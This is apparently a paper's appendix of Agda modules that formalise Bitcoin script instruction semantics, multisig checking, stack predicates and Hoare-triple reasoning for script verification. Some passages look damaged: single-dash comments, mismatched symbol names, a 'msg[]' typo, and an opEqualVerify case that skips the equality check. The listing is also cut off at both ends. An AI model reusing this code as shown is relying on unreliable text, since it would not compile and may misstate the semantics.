open import libraries.boolLib
open import libraries.andLib
open import libraries.maybeLib

open import stack
open import basicBitcoinDataType

-list with normal instructions

data InstructionBasic : Set where
  opEqual opAdd opSub opVerify : InstructionBasic
  opEqualVerify : InstructionBasic
  opDrop opSwap opDup : InstructionBasic
  opHash opMultiSig : InstructionBasic
  opCHECKLOCKTIMEVERIFY : InstructionBasic
  opCheckSig3 opCheckSig : InstructionBasic
  opPush : ℕ → InstructionBasic

BitcoinScriptBasic : Set
BitcoinScriptBasic = List InstructionBasic
```

A.5 Define Maybe (≫=)(maybeDef.agda)

```
module paperTypes2021PostProceed.maybeDef where
```

```
data Maybe (X : Set) : Set where
  nothing : Maybe X
  just :      X → Maybe X


return : {A : Set} → A → Maybe A
return = just


_>>=_ : {A B : Set} → Maybe A →
  (A → Maybe B) → Maybe B
nothing >>= q = nothing
just x >>= q = q x
```

A.6 Define the semantics for basic instructions ($[\![\_]\!]_s{}^s$) (stackSemanticsInstructionsBasic.agda)

```
open import basicBitcoinDataType

module verificationStackScripts.stackSemanticsInstructionsBasic
  (param : GlobalParameters) where

open import Data.Nat hiding (_≤_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Bool hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
open import Data.Maybe
import Relation.Binary.PropositionalEquality as Eq
```

```
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

-our libraries
open import libraries.listLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.andLib
open import libraries.maybeLib

open import stack
open import semanticBasicOperations param
open import instructionBasic
open import verificationStackScripts.stackState
open import verificationStackScripts.sPredicate



⟦_⟧ₛˢ : InstructionBasic → Time → Msg
  → Stack → Maybe Stack
⟦ opEqual ⟧ₛˢ time₁ msg = executeStackEquality
⟦ opAdd   ⟧ₛˢ time₁ msg = executeStackAdd
⟦ opPush x ⟧ₛˢ time₁ msg = executeStackPush x
⟦ opSub   ⟧ₛˢ time₁ msg = executeStackSub
⟦ opVerify ⟧ₛˢ time₁ msg = executeStackVerify
⟦ opCheckSig ⟧ₛˢ time₁ msg
  = executeStackCheckSig msg
⟦ opEqualVerify ⟧ₛˢ time₁ msg = executeStackVerify
⟦ opDup   ⟧ₛˢ time₁ msg = executeStackDup
⟦ opDrop  ⟧ₛˢ time₁ msg = executeStackDrop
⟦ opSwap ⟧ₛˢ time₁ msg = executeStackSwap
⟦ opHash  ⟧ₛˢ time₁ msg = executeOpHash
⟦ opCHECKLOCKTIMEVERIFY ⟧ₛˢ time₁ msg
```

```
  = executeOpCHECKLOCKTIMEVERIFY time₁
⟦ opCheckSig3 ⟧ₛˢ time₁ msg
  = executeStackCheckSig3Aux msg
⟦ opMultiSig ⟧ₛˢ time₁ msg = executeMultiSig msg


- execute only the stack operations
- of a bitcoin script
-  is correct only for non-if instructiosn
⟦_⟧ˢ : (prog : BitcoinScriptBasic)(time₁ : Time)
  (msg : Msg)(stack₁ : Stack) → Maybe Stack
⟦ []        ⟧ˢ time₁ msg stack₁ = just stack₁
⟦ op :: [] ⟧ˢ time₁ msg stack₁
  = ⟦ op ⟧ₛˢ time₁ msg stack₁
⟦ op :: prog ⟧ˢ time₁ msg stack₁
  = ⟦ op ⟧ₛˢ time₁ msg stack₁ >>= ⟦ prog ⟧ˢ time₁ msg
```

A.7 Define semantic basic operations to execute OP codes (executeOpHash, executeStackVerify etc..) (semanticBasicOperations.agda)

```
open import basicBitcoinDataType

module semanticBasicOperations (param : GlobalParameters) where

open import Data.Nat hiding (_≤_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Bool hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,_ )
open import Data.Nat.Base hiding (_≤_)
```

```
open import Data.Maybe

import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality


open import libraries.listLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.andLib
open import libraries.maybeLib

open import stack


hashFun : ℕ → ℕ
hashFun = param .hash


executeOpHash : Stack → Maybe Stack
executeOpHash [] = nothing
executeOpHash (x :: s)
  = just (hashFun x :: s)

-operational semantics for opAdd
executeStackAdd : Stack → Maybe Stack
executeStackAdd [] = nothing
executeStackAdd (n :: []) = nothing
executeStackAdd (n :: m :: e)
  = just ((n + m) :: e)


-operational semantics for opVerify
executeStackVerify : Stack → Maybe Stack
```

```
executeStackVerify [] = nothing
executeStackVerify (0 :: e) = nothing
executeStackVerify (suc n :: e) = just (e)

-operational semantics for opEqual
executeStackEquality : Stack → Maybe Stack
executeStackEquality [] = nothing
executeStackEquality (n :: []) = nothing
executeStackEquality (n :: m :: e)
  = just ((compareNaturals n m) :: e)


-operational semantics for opSwap
executeStackSwap : Stack → Maybe Stack
executeStackSwap [] = nothing
executeStackSwap (x :: []) = nothing
executeStackSwap (y :: x :: s)
  = just (x :: y  :: s)

-operational semantics for opSub
executeStackSub : Stack → Maybe Stack
executeStackSub [] = nothing
executeStackSub (n :: []) = nothing
executeStackSub (n :: m :: e)
  = just ((n ∸ m) :: e)

-operational semantics for opDup
executeStackDup : Stack → Maybe Stack
executeStackDup [] = nothing
executeStackDup (n :: ns)
  = (just (n :: n :: ns))

-operational semantics for opPush
executeStackPush : ℕ → Stack → Maybe Stack
```

```
executeStackPush n s = just (n :: s )

-operational semantics for opDrop
executeStackDrop : Stack → Maybe Stack
executeStackDrop [] = nothing
executeStackDrop (x :: s) = just s

-auxiliary function for OpCHECKLOCKTIMEVERIFY
executeOpCHECKLOCKTIMEVERIFYAux :
  Stack → Bool → Maybe Stack
executeOpCHECKLOCKTIMEVERIFYAux
  s false = nothing
executeOpCHECKLOCKTIMEVERIFYAux
  s true = just s


- operational semantics for OpCHECKLOCKTIMEVERIFY
executeOpCHECKLOCKTIMEVERIFY :
  (currentTime : Time) → Stack → Maybe Stack
executeOpCHECKLOCKTIMEVERIFY
  currentTime [] = nothing
executeOpCHECKLOCKTIMEVERIFY
  currentTime (x :: s)
  = executeOpCHECKLOCKTIMEVERIFYAux
    (x :: s) (instructOpTime currentTime x)

- isSigned refers to pbk and not pbkh
- since a message can only be checked against pbk
isSigned : (msg : Msg)(s : Signature)
      (pbk : PublicKey) → Bool
isSigned = param .signed

IsSigned : (msg : Msg)(s : Signature)
  (pbk : PublicKey) → Set
IsSigned = Signed param
```

```
-operational semantics for opCheckSig
executeStackCheckSig : Msg → Stack → Maybe Stack
executeStackCheckSig msg [] = nothing
executeStackCheckSig msg (x :: []) = nothing
- pbk is on top of sig
executeStackCheckSig msg (pbk :: sig :: s)
  = stackAuxFunction s (isSigned msg sig pbk)


-operational semantics for opCheckSig3
executeStackCheckSig3Aux : Msg → Stack → Maybe Stack
executeStackCheckSig3Aux msg [] = nothing
executeStackCheckSig3Aux mst
  (x :: []) = nothing
executeStackCheckSig3Aux msg
  (m :: k :: []) = nothing
executeStackCheckSig3Aux msg
  (m :: k :: x :: []) = nothing
executeStackCheckSig3Aux msg
  (m :: k :: x :: f :: []) =    nothing
executeStackCheckSig3Aux msg
  (m :: k :: x :: f :: l :: []) = nothing
executeStackCheckSig3Aux msg
  (p1 :: p2 :: p3 :: s1 :: s2 :: s3 :: s) =
    stackAuxFunction s
    ((isSigned msg s1 p1 ) ∧b
    (isSigned msg s2 p2) ∧b
    (isSigned msg s3 p3))

mutual
    compareSigsMultiSigAux : (msg : Msg)
      (restSigs restPubKeys : List ℕ)
      (topSig : ℕ)(testRes : Bool) → Bool
```

```
    compareSigsMultiSigAux msg₁
      restSigs restPubKeys
      topSig false
      = compareSigsMultiSig msg₁
        (topSig :: restSigs)    restPubKeys
-- If the top publicKey doesn't match
-- the topSignature
-- we throw away the top publicKey,
-- but still need to find a match for the
-- top publicKey in the remaining signatures
    compareSigsMultiSigAux msg₁
      restSigs restPubKeys
      topSig true
      = compareSigsMultiSig msg₁ restSigs restPubKeys
-- If the top publicKey matches the topSignature
-- we need to find matches between
-- the remaining public Keys and signatures

    compareSigsMultiSig : (msg : Msg)
      (sigs pbks : List ℕ)  → Bool
    compareSigsMultiSig msg []
      pubkeys = true
    -- all signatures have found a match
  -- throw away remaing public keys
    compareSigsMultiSig msg
      (topSig :: sigs) [] = false
-- for topSig we haven't found  a match
    compareSigsMultiSig msg
      (topSig :: sigs) (topPbk :: pbks)
      = compareSigsMultiSigAux msg
      sigs pbks topSig (isSigned msg topSig topPbk)


executeMultiSig3 : (msg : Msg)(pbks : List ℕ)
```

```
  (numSigs : ℕ)(st : Stack)(sigs : List ℕ)
    → Maybe Stack
executeMultiSig3 msg₁ pbks zero [] sigs = nothing
- need to fetch one extra because
- of a bug in bitcoin definition of MultiSig
executeMultiSig3 msg₁ pbks zero (x :: restStack) sigs
  = just (boolToNat
    (compareSigsMultiSig msg₁ sigs pbks)
    :: restStack)
- We have found enough public Keys and
- signatures to compare
- We check using compareSigsMultiSig
- whether public Keys match the signatures
- and the result is pushed on the stack.
- Note that in BitcoinScript the public Keys
- and signatures need to be in the same order
-
executeMultiSig3 msg₁ pbks
  (suc numSigs) [] sigs = nothing
executeMultiSig3 msg₁ pbks
  (suc numSigs) (sig :: rest) sigs
    = executeMultiSig3 msg₁ pbks numSigs
      rest (sig :: sigs)


executeMultiSig2 : (msg : Msg)(numPbks : ℕ)
  (st : Stack)(pbks : List ℕ) → Maybe Stack
executeMultiSig2 msg _
  []      pbks = nothing
executeMultiSig2 msg
  zero (numSigs :: rest)    pbks
    = executeMultiSig3 msg pbks numSigs rest []
executeMultiSig2 msg (suc n)
  (pbk :: rest)  pbks
```

```
  = executeMultiSig2 msg n rest (pbk :: pbks)

executeMultiSig : Msg → Stack →     Maybe Stack
executeMultiSig msg [] = nothing
executeMultiSig msg (numberOfPbks :: st)
  = executeMultiSig2 msg numberOfPbks st []
```

A.8 Define [[_]]s (semanticsStackInstructions.agda)

```
open import basicBitcoinDataType

module verificationStackScripts.semanticsStackInstructions
  (param : GlobalParameters) where


open import Data.Nat hiding (_≤_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Bool hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
open import Data.Maybe
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

-our libraries
open import libraries.listLib
open import libraries.natLib
open import libraries.boolLib
```

```
open import libraries.andLib
open import libraries.maybeLib

open import stack
open import semanticBasicOperations param
open import instructionBasic
open import verificationStackScripts.stackState
open import verificationStackScripts.sPredicate
open import verificationStackScripts.stackSemanticsInstructionsBasic param


⟦_⟧s : InstructionBasic → StackState
  → Maybe StackState
⟦ op ⟧s =
  liftStackFun2StackState ⟦ op ⟧sˢ


⟦_⟧s⁺ : InstructionBasic
  → Maybe StackState → Maybe StackState
⟦ op ⟧s⁺ t = t >>= ⟦ op ⟧s


⟦_⟧ : BitcoinScriptBasic
  → StackState → Maybe StackState
⟦ [] ⟧ = just
⟦ op :: [] ⟧ = ⟦ op ⟧s
⟦ op :: p ⟧ s
  = ⟦ op ⟧s s >>=  ⟦ p ⟧

⟦_⟧⁺ : BitcoinScriptBasic
  → Maybe StackState → Maybe StackState
⟦ p ⟧⁺ s = s >>= ⟦ p ⟧

validStackAux : (pbkh : ℕ) →
  (msg : Msg) → Stack → Bool
```

```
validStackAux pkh msg[]   [] = false
validStackAux pkh msg (pbk :: []) = false
validStackAux pkh msg (pbk :: sig :: s)
  = hashFun pbk ==b pkh ∧b isSigned msg sig pbk

validStack : (pkh : ℕ) → BStackStatePred
validStack pkh ⟨ time , msg₁ , stack₁ ⟩
  = validStackAux pkh msg₁ stack₁
```

A.9 Define stack predicate for verification (sPredicate.agda)

```
open import basicBitcoinDataType

module verificationStackScripts.sPredicate where

open import Data.Nat hiding (_≤_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Sum
open import Data.Maybe
open import Data.Bool hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Bool.Base hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
open import Data.List.NonEmpty hiding (head)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality
```

```
-our libraries
open import libraries.listLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.andLib
open import libraries.maybeLib

open import stack
open import stackPredicate
open import verificationStackScripts.stackState



BStackStatePred : Set
BStackStatePred = StackState → Bool


MaybeBStackStatePred : Set
MaybeBStackStatePred = Maybe StackState → Bool

- Stack Predicate
StackStatePred : Set₁
StackStatePred = StackState → Set


predicateAfterPushingx : (n : ℕ)(ϕ : StackStatePred)
  → StackStatePred
predicateAfterPushingx n ϕ ⟨ time , msg₁ , stack₁ ⟩
  = ϕ ⟨ time , msg₁ , n :: stack₁ ⟩

predicateForTopElOfStack : (n : ℕ) → StackStatePred
predicateForTopElOfStack n
  ⟨ time , msg₁ , [] ⟩ = ⊥
predicateForTopElOfStack n
```

```
  ⟨ time , msg₁ , x :: stack₁ ⟩ = x ≡ n


_∧p_ : ( ϕ ψ  : StackStatePred )
  → StackStatePred
(ϕ ∧p ψ ) s  = ϕ s ∧ ψ s


⊥p : StackStatePred
⊥p s = ⊥

infixl 4 _⊎p_

_⊎p_ : (ϕ ψ : StackStatePred)
  → StackStatePred
(ϕ ⊎p ψ) s = ϕ s ⊎ ψ s


lemma⊎pleft : (ψ ψ' : StackStatePred)
  (s : Maybe StackState)
  → (ψ ⁺) s → ( (ψ ⊎p ψ') ⁺) s
lemma⊎pleft ψ ψ' (just x) p = inj₁ p

lemma⊎pright : (ψ ψ' : StackStatePred)
  (s : Maybe StackState)
  → (ψ' ⁺) s → (( ψ ⊎p ψ' ) ⁺ ) s
lemma⊎pright ψ ψ' (just x) p = inj₂ p

lemma⊎pinv : (ψ ψ' : StackStatePred)
  (A : Set) (s : Maybe StackState)
  → ((ψ ⁺) s → A)
  → ((ψ' ⁺) s  → A)
  → ((ψ ⊎p ψ') ⁺) s → A
lemma⊎pinv ψ ψ' A (just x) p q (inj₁ x₁) = p x₁
lemma⊎pinv ψ ψ' A (just x) p q (inj₂ y) = q y
```

```
stackPred2SPred : StackPredicate → StackStatePred
stackPred2SPred f ⟨ time , msg₁ , stack₁ ⟩
  = f time msg₁ stack₁

stackPred2SPredBool : ( Time → Msg → Stack → Bool )
  → ( StackState → Bool )
stackPred2SPredBool f
  ⟨ currentTime₁ , msg₁ , stack₁ ⟩
    = f currentTime₁ msg₁ stack₁

topElStack=0 : StackStatePred
topElStack=0 ⟨ time , msg₁ , [] ⟩ = ⊥
topElStack=0 ⟨ time , msg₁ , zero :: stack₁ ⟩ = ⊤
topElStack=0 ⟨ time , msg₁ , suc x :: stack₁ ⟩ = ⊥

truePred : StackPredicate → StackStatePred
truePred ϕ = stackPred2SPred (truePredaux    ϕ)

falsePredaux : StackPredicate → StackPredicate
falsePredaux ϕ time msg [] = ⊥
falsePredaux ϕ time msg (zero :: st) = ϕ time msg st
falsePredaux ϕ time msg (suc x :: st) = ⊥

falsePred : StackPredicate → StackStatePred
falsePred ϕ = stackPred2SPred (falsePredaux ϕ)

liftAddingx : (n : ℕ)( ϕ : StackPredicate )
  → StackStatePred
liftAddingx n ϕ =
  predicateAfterPushingx n (stackPred2SPred ϕ)

acceptState : StackStatePred
acceptState = stackPred2SPred acceptStateˢ
```

A.10 Define stack predicate (stackPredicate.agda)

```
module stackPredicate where

open import Data.Nat hiding (_≤_)
open import Data.List hiding (_++_)
open import Data.Unit
open import Data.Empty
open import Data.Sum
open import Data.Maybe
open import Data.Bool hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Bool.Base hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)
open import Data.List.NonEmpty hiding (head)
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

open import libraries.listLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.andLib
open import libraries.maybeLib


open import stack
open import basicBitcoinDataType


StackPredicate : Set₁
StackPredicate = Time → Msg → Stack → Set
```

```
_⊎sp_ : (ϕ ψ : StackPredicate) → StackPredicate
(ϕ  ⊎sp ψ) t m st = ϕ t m st ⊎ ψ t m st

_∧sp_ : ( ϕ ψ  : StackPredicate ) → StackPredicate
(ϕ ∧sp ψ ) t m s =     ϕ t m s ∧ ψ t m s


truePredaux : StackPredicate → StackPredicate
truePredaux ϕ time msg [] = ⊥
truePredaux ϕ time msg (zero :: st) = ⊥
truePredaux ϕ time msg (suc x :: st)
  = ϕ time msg st


acceptStateˢ : StackPredicate
acceptStateˢ time msg₁ [] = ⊥
acceptStateˢ time msg₁ (x :: stack₁)
  = NotFalse x
```

A.11 Define hoare triple (stackHoareTriple.agda)

```
open import basicBitcoinDataType

module verificationStackScripts.stackHoareTriple (param : GlobalParameters) where

open import Data.Nat renaming (_≤_ to _≤'_ ; _<_ to _<'_)
open import Data.List hiding (_++_)
open import Data.Sum
open import Data.Maybe
open import Data.Unit
open import Data.Empty
open import Data.Bool      hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
open import Data.Bool.Base hiding (_≤_ ; if_then_else_ )
  renaming (_∧_ to _∧b_ ; _∨_ to _∨b_ ; T to True)
```

```
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Base hiding (_≤_)

import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality

-- our libraries
open import libraries.listLib
open import libraries.natLib
open import libraries.boolLib
open import libraries.andLib
open import libraries.maybeLib
open import libraries.emptyLib
open import libraries.equalityLib

open import stack
open import instructionBasic
open import verificationStackScripts.stackState
open import verificationStackScripts.sPredicate
open import verificationStackScripts.semanticsStackInstructions param
open import verificationStackScripts.stackVerificationLemmas param





_<_>_ : BStackStatePred → BitcoinScriptBasic
  →    BStackStatePred → Set
ϕ < p > ψ = (s : StackState)
  → True (ϕ s) → True( (ψ ⁺ᵇ) ( ⟦ p ⟧ s))
```

```
weakestPreCond :    (Postcond : BStackStatePred)
  → BitcoinScriptBasic → BStackStatePred
weakestPreCond ψ p state = (ψ +ᵇ) ( ⟦ p ⟧ state)


record <_>iff_<_>    (φ : StackStatePred)
  (p : BitcoinScriptBasic)(ψ : StackStatePred)
    : Set where
    constructor hoare3
    field
      ==> : (s : StackState)
        → φ s → (ψ +) (⟦ p ⟧ s )
      <== : (s : StackState)
        → (ψ +) (⟦ p ⟧ s ) → φ s

open <_>iff_<_>      public

record _<=>p_ (φ ψ : StackStatePred) : Set where
    constructor equivp
    field
        ==>e : (s : StackState)
          → φ s → ψ s
        <==e : (s : StackState)
          → ψ s → φ s
open _<=>p_ public

refl<=> :       (φ : StackStatePred)
                → φ <=>p φ
refl<=> φ .==>e s x    =    x
refl<=> φ .<==e s x = x

sym<=> :        (φ ψ : StackStatePred)
                → φ <=>p ψ
```

```
                 → ψ <=>p ϕ
sym<=> ϕ ψ (equivp ==>e₁ <==e₁) .==>e = <==e₁
sym<=> ϕ ψ (equivp ==>e₁ <==e₁) .<==e = ==>e₁

trans<=>     :     (ϕ ψ ψ' : StackStatePred)
                 → ϕ <=>p ψ
                 → ψ <=>p ψ'
                 → ϕ <=>p ψ'
trans<=> ϕ ψ ψ' (equivp ==>e₁ <==e₁)
  (equivp ==>e₂ <==e₂) .==>e s p
    =     ==>e₂ s (==>e₁ s p)
trans<=> ϕ ψ ψ' (equivp ==>e₁ <==e₁)
  (equivp ==>e₂ <==e₂) .<==e s p
    = <==e₁ s (<==e₂ s p)



⊎HoareLemma1 : {ϕ ψ ψ' : StackStatePred}
  (p : BitcoinScriptBasic)
    → < ϕ >iff      p < ψ >
    → < ⊥p >iff   p < ψ' >
    → < ϕ >iff p < ψ ⊎p ψ' >
⊎HoareLemma1 {ϕ} {ψ} {ψ'} p (hoare3 c1 c2)
  c .==> s q = lemma⊎pleft ψ  ψ' (⟦ p ⟧ s) (c1 s q)
⊎HoareLemma1 {ϕ} {ψ} {ψ'}
  p (hoare3 ==>₁ <==₁) (hoare3 ==>₂ <==₂) .<== s q
      = let
          r : (ψ' ⁺) (⟦ p ⟧ s) → ϕ s
          r x = efq (<==₂ s x)
      in lemma⊎pinv ψ ψ' (ϕ s) (⟦ p ⟧ s) (<==₁ s) r q


⊎HoareLemma2 : {ϕ ϕ' ψ ψ' : StackStatePred}
  (p : BitcoinScriptBasic)
    → < ϕ >iff      p < ψ >
```

```
    → < ϕ' >iff  p < ψ' >
    → < ϕ ⊎p ϕ' >iff p < ψ ⊎p ψ' >
⊎HoareLemma2 {ϕ} {ϕ'} {ψ} {ψ'} prog (hoare3 ==>₁ <==₁)
  (hoare3 ==>₂ <==₂) .==> s (inj₁ q)
      = lemma⊎pleft ψ ψ' (⟦ prog ⟧ s) (==>₁ s q)
⊎HoareLemma2 {ϕ} {ϕ'} {ψ} {ψ'} prog (hoare3 ==>₁ <==₁)
  (hoare3 ==>₂ <==₂) .==> s (inj₂ q)
    = lemma⊎pright ψ ψ' (⟦ prog ⟧ s) (==>₂ s q)
⊎HoareLemma2 {ϕ} {ϕ'} {ψ} {ψ'} prog (hoare3 ==>₁ <==₁)
  (hoare3 ==>₂ <==₂) .<== s q
     = let
        q1 : (ψ ⁺) (⟦ prog ⟧ s) → ϕ s ⊎ ϕ' s
        q1 x = inj₁ (<==₁ s x)
        q2 : (ψ' ⁺) (⟦ prog ⟧ s) → ϕ s ⊎ ϕ' s
        q2 x = inj₂ (<==₂ s x)
    in lemma⊎pinv ψ ψ' ((ϕ ⊎p ϕ') s) (⟦ prog ⟧ s) q1 q2 q


predEquivr : (ϕ ψ ψ' : StackStatePred)
             (prog : BitcoinScriptBasic)
             → < ϕ >iff prog < ψ >
             → ψ <=>p ψ'
             → < ϕ >iff prog < ψ' >
predEquivr ϕ ψ ψ' prog (hoare3 ==>₁ <==₁)
  (equivp ==>e <==e) .==> s p1
    = liftPredtransformerMaybe ψ ψ' ==>e (⟦ prog ⟧ s)
      (==>₁ s p1)
predEquivr ϕ ψ ψ' prog (hoare3 ==>₁ <==₁)
  (equivp ==>e <==e) .<== s p1
  = let
      subgoal : (ψ ⁺) (⟦ prog ⟧ s)
      subgoal =    liftPredtransformerMaybe ψ' ψ <==e (⟦ prog ⟧ s) p1
      goal : ϕ s
      goal = <==₁ s subgoal
```

```
    in goal

predEquivl : (ϕ ϕ' ψ : StackStatePred)
      (prog : BitcoinScriptBasic)
      → ϕ <=>p ϕ'
      → < ϕ' >iff prog < ψ >
      → < ϕ >iff prog < ψ >
predEquivl ϕ ϕ' ψ prog (equivp ==>e <==e)
  (hoare3 ==>₁ <==₁) .==> s p1
    = let
    goal : (ψ ⁺) (⟦ prog ⟧ s)
    goal = ==>₁ s (==>e s p1)
    in goal
predEquivl ϕ ϕ' ψ prog (equivp ==>e <==e)
  (hoare3 ==>₁ <==₁) .<== s p1
      = let
        subgoal : ϕ' s
        subgoal = <==₁ s p1
        goal : ϕ s
        goal = <==e s subgoal
        in goal

equivPreds⊎ : (ϕ ψ ψ' : StackStatePred)
    → (ϕ ∧p (ψ ⊎p ψ')) <=>p ((ϕ ∧p ψ ) ⊎p (ϕ ∧p ψ'))

equivPreds⊎ ϕ ψ ψ' .==>e s (conj and4 (inj₁ x))
  = inj₁ (conj and4 x)
equivPreds⊎ ϕ ψ ψ' .==>e s (conj and4 (inj₂ y))
  = inj₂ (conj and4 y)
equivPreds⊎ ϕ ψ ψ' .<==e s (inj₁ (conj and4 and5))
  = conj and4 (inj₁ and5)
equivPreds⊎ ϕ ψ ψ' .<==e s (inj₂ (conj and4 and5))
  = conj and4 (inj₂ and5)

equivPreds⊎Rev : (ϕ ψ ψ' : StackStatePred)
```

```
  → ((ϕ ∧p ψ ) ⊎p (ϕ ∧p ψ')) <=>p (ϕ ∧p (ψ ⊎p ψ'))

equivPreds⊎Rev ϕ ψ ψ' .==>e s (inj₁ (conj and4 and5))
  = conj and4 (inj₁ and5)
equivPreds⊎Rev ϕ ψ ψ' .==>e s (inj₂ (conj and4 and5))
  = conj and4 (inj₂ and5)
equivPreds⊎Rev ϕ ψ ψ' .<==e s (conj and4 (inj₁ x))
  = inj₁ (conj and4 x)
equivPreds⊎Rev ϕ ψ ψ' .<==e s (conj and4 (inj₂ y))
  = inj₂ (conj and4 y)


_++ho_ : {ϕ ψ ρ : StackStatePred}{p q : BitcoinScriptBasic}
  → < ϕ >iff p < ψ > → < ψ >iff q < ρ > → < ϕ >iff p ++ q < ρ >
_++ho_ {ϕ} {ψ} {ρ} {p} {q} pproof qproof .==>
  = bindTransformer-toSequence ϕ ψ ρ p q (pproof .==>)
    (qproof .==>)
_++ho_ {ϕ} {ψ} {ρ} {p} {q} pproof qproof .<==
  = bindTransformer-fromSequence ϕ ψ ρ p q (pproof .<==)
    (qproof .<==)

_++hoeq_ : {ϕ ψ ρ : StackStatePred}{p : BitcoinScriptBasic}
  → < ϕ >iff p < ψ > → < ψ >iff [] < ρ > → < ϕ >iff p < ρ >
_++hoeq_ {ϕ} {ψ} {ρ} {p} pproof qproof .==>
  = bindTransformer-toSequenceeq ϕ ψ ρ p (pproof .==>)
    (qproof .==>)
_++hoeq_ {ϕ} {ψ} {ρ} {p} pproof qproof .<==
  = bindTransformer-fromSequenceeq ϕ ψ ρ p (pproof .<==)
    (qproof .<==)

module HoareReasoning  where
  infix 3 _∎p
  infixr 2 step-<><> step-<><>e step-<=>

  _∎p : ∀ (ϕ : StackStatePred)
    → < ϕ >iff [] < ϕ >
```

```
(ϕ ▪p) .==>    s p = p
(ϕ ▪p) .<==    s p = p


step-<><> : ∀ {ϕ  ψ ρ  : StackStatePred}
  (p : BitcoinScriptBasic){q : BitcoinScriptBasic}
           → < ϕ >iff p < ψ >
           → < ψ >iff q < ρ >
           → < ϕ >iff p ++ q < ρ >
step-<><> {ϕ} {ψ} {ρ} p ϕpψ ψqρ = ϕpψ ++ho ψqρ

step-<><>e : ∀ {ϕ  ψ ρ  : StackStatePred}
  (p : BitcoinScriptBasic)
           → < ϕ >iff p < ψ >
           → < ψ >iff [] < ρ >
           → < ϕ >iff p < ρ >
step-<><>e     p ϕpψ ψqρ = ϕpψ ++hoeq ψqρ



step-<=> : ∀ {ϕ  ψ ρ  : StackStatePred}
  {p : BitcoinScriptBasic}
           → ϕ <=>p ψ
           → < ψ >iff p < ρ >
           → < ϕ >iff p < ρ >
step-<=>   {ϕ} {ψ} {ρ} {p} ϕψ ψqρ
  = predEquivl ϕ  ψ ρ p ϕψ ψqρ



syntax step-<><> {ϕ} p ϕψ ψρ = ϕ <><>⟨ p ⟩⟨ ϕψ ⟩ ψρ
syntax step-<><>e {ϕ} p ϕψ ψρ = ϕ <><>⟨ p ⟩⟨ ϕψ ⟩e ψρ


syntax step-<=>  {ϕ} ϕψ ψρ = ϕ <=>⟨  ϕψ ⟩ ψρ
```

```
open HoareReasoning public


⊥Lemmap : (p : BitcoinScriptBasic)
          → < ⊥p >iff  p < ⊥p >
⊥Lemmap [] .==> s ()
⊥Lemmap p .<== s p' = liftToMaybeLemma⊥ (⟦ p ⟧ s) p'

lemmaHoare[] : {ϕ : StackStatePred}
               → < ϕ >iff [] < ϕ >
lemmaHoare[]    .==> s p = p
lemmaHoare[]    .<== s p = p

-- a generic Hoare triple,
-- which refers instead of an instruction to the
-- state transformer (f will be equal to ⟦ instr ⟧s )
record <_>ssgen_<_> (ϕ : StackStatePred)
  (f : StackState → Maybe StackState)
   (ψ : StackStatePred) : Set where
   constructor hoareTripleSSGen
   field
       ==>g : (s : StackState)
         → ϕ s → (ψ ⁺) (f s )
       <==g : (s : StackState)
         → (ψ ⁺)  (f s ) → ϕ s

open <_>ssgen_<_> public


lemmaTransferHoareTripleGen : (ϕ ψ : StackStatePred)
          (f g : StackState → Maybe StackState)
```

```
            (eq : (s : StackState) → f s ≡ g s)
            → < ϕ >ssgen f < ψ >
            → < ϕ >ssgen g < ψ >
lemmaTransferHoareTripleGen ϕ ψ f g eq
  (hoareTripleSSGen ==>g1 <==g1) .==>g s x1
    = transfer (λ x → (ψ ⁺) x) (eq s) (==>g1 s x1)
lemmaTransferHoareTripleGen ϕ ψ f g eq
  (hoareTripleSSGen ==>g1 <==g1) .<==g s x1
    = <==g1 s (transfer (λ x → (ψ ⁺) x) (sym (eq s)) x1)
```

A.12 Define Maybe lift (maybelib.agda)

```
module libraries.maybeLib where

open import Data.Maybe
open import Data.Bool
open import Data.Empty
import Relation.Binary.PropositionalEquality as Eq
open Eq using (_≡_; refl; cong; module ≡-Reasoning; sym)
open ≡-Reasoning
open import Agda.Builtin.Equality
